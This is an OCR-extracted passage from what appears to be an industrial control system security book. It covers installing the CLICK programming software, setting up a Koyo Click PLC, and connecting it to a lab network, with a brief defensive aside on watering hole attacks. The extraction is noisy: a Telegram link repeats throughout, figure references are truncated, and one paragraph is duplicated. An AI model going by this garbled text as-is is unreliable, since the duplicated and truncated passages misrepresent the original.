To enable this, simply click OK once you've determined that the anti-virus software isn't running, which it shouldn't be because we didn't install any in Chapter 1: Using



https://t.me/learningnets

Figure 2.11: Anti-virus check

In the next screenshot, we want to accept the License Agreement and press Next




Figure 2.12: License Agreement

This will result in the page shown in Figure In the boxes, fill out your Username and Company Name. From Figure you can tell that I've used my name, Paul Smith, and ICS Lab as the company name. This is an example of what to do but you would need to put in your information:

https://t.me/learningnets




Figure 2.13: Configure Customer Information

Now the following page will load:

https://t.me/learningnets




Figure 2.14: Choose Destination Location

On this page, you will choose the destination of your software installation. I personally just kept the default folder structure as you can see in Figure 2.14 to the left of the Change button. Then, you will click on the Next > button, which then generates another dialog window to click through as follows:

https://t.me/learningnets




Figure 2.15: Install the program

InstallShield will ask you if you wish to Create a Desktop Icon after the program has been installed, as seen in Figure This choice appealed to me because it will be simple to locate in the future:

https://t.me/learningnets





Figure 2.16: Create a Desktop Icon

Finally, the installation is complete, and it shouldn't have been too difficult. After that, as seen in Figure click and then run the software:




https://t.me/learningnets

Figure 2.17: Finish the installation

Double-click the CLICK Programming Software icon to open it. It should look like this on your desktop:

Figure 2.18: CLICK Programming Software icon

This will launch the following dialog, allowing us to start a new project, Open an existing or Connect to



https://t.me/learningnets

Figure 2.19: Start a new project

We'll be all set up and ready to start as we arrive.

I wouldn't be doing you right if I didn't point out the obvious, and perhaps you're wondering the same thing: Where is the hash? This is an excellent illustration of a watering hole attack. A watering hole attack occurs when an attacker poisons a software package or update and posts it to a website where users of the equipment or software can download the tainted file. This is extremely similar to what happened with the SolarWinds attack, which we briefly discussed in Chapter 1: Using

If a widely utilized piece of technology is compromised, this type of assault can have far-reaching consequences. As a result, be cautious about where you purchase software for your Industrial Control System equipment and what impact it has on your SCADA/ICS system in the future. We'll now go on to configuring the hardware, but we'll return to the software later.

https://t.me/learningnets

Setting up Koyo Click

I have a few of these different devices, but I'll be focused on the Ethernet Basic PLC Unit, model C0-10ARE-D. If you don't have access to a Koyo Click, you can follow along with any other brand or model of PLC and engineering software. The decision to utilize Koyo was based on the fact that it is one of the few controllers I have lying around that isn't tied to a project. However, this device is mostly utilized for the Ethernet connection port that comes standard with this PLC, and the engineering software is available for free. If a widely utilized piece of technology is compromised, this type of assault can have far-reaching consequences. As a result, be cautious about where you purchase software for your ICS equipment and what impact it has on your SCADA/ICS system in the future. We'll now go on to configuring the hardware, but we'll return to the software later.

By default, the Koyo Click comes with two native protocols:

Modbus

Ethernet/IP

If you recall from the previous chapter, the tools we installed were geared toward these protocols in order to allow us to connect with equipment via native communication channels. Another appealing feature of the Koyo Click is its modular design, which is both attractive and expandable. You may add on other control capabilities, such as analogue to digital

https://t.me/learningnets

conversion, relay control, and specialist modules, thanks to the modularization. You may stack them to widen the control range, allowing you to accommodate nearly any project with an infinite quantity of I/O.

The following link will take you to AutomationDirect and the CLICK PLC equipment:

Now it is possible to run your own power supply to the PLC, however, for the price of the C0-01AC, it is just as easy to package them together. The reason why I am suggesting 01AC over the 00AC power supply is that you would be future proofing your lab, and 01AC has 1.3 A, which allows it to support and drive a fully expanded controller.

This is an image of the C0-01AC power supply:

Figure 2.20: C0-01AC power supply

https://t.me/learningnets

This is an image of the Koyo Click model C0-10ARE-D that I will be using in the lab:




Figure 2.21: Controller

Once you have the power supply and PLC in your lab, then make sure to wire up the terminals from your wall to your power supply and from your power supply to the bottom of your controller.

The terminals necessary to power the controller will be visible. Connect an Ethernet cable from the PLC to your PC now that we have electricity to the controller. This can be accomplished either directly or through a switch.

https://t.me/learningnets

The next step is to launch the CLICK programming software and select Connect to PLC, which should prompt you to enable this connection type on both private and public networks in a Windows Security Alert dialogue box. Because this is a lab and I'm isolated, I've elected to enable both, as shown in the following screenshot:




Figure 2.22: Firewall access

You'll be prompted with a dialogue window allowing you to connect to a CLICK PLC after clicking Allow access at the bottom of the screen. Select the Port Type from the drop-down menu, which includes three options:

USB

https://t.me/learningnets

Serial

Ethernet

Of course, we'll choose Ethernet, and then move on to the following step, which is to choose a specific Network Adapter. There could be a variety of adapters depending on your system. Choose the Network Adapter with a connection to the CLICK PLC. If there is a path between the PLC and the Windows 7 virtual machine, you should see the PLC listed with the IP Address, Subnet Mask, Part Number, Firmware, Mode, Status, and MAC Address, as seen in the following screenshot:




Figure 2.23: Connect to PLC

You can then choose the PLC and press the Connect button. Another Windows Security Alert will appear, but this time it will be for the Communication Server, allowing it to communicate on both private and public networks. In the following screenshot, you can see what this looks like:

https://t.me/learningnets




Figure 2.24: Allow Firewall Access

At the bottom of your screen, click Allow Because we still need to arrange network connectivity through ESXi to the PLC and position the PLC in the correct network, you should get a networking mismatch problem, as illustrated in the following screenshot:

https://t.me/learningnets

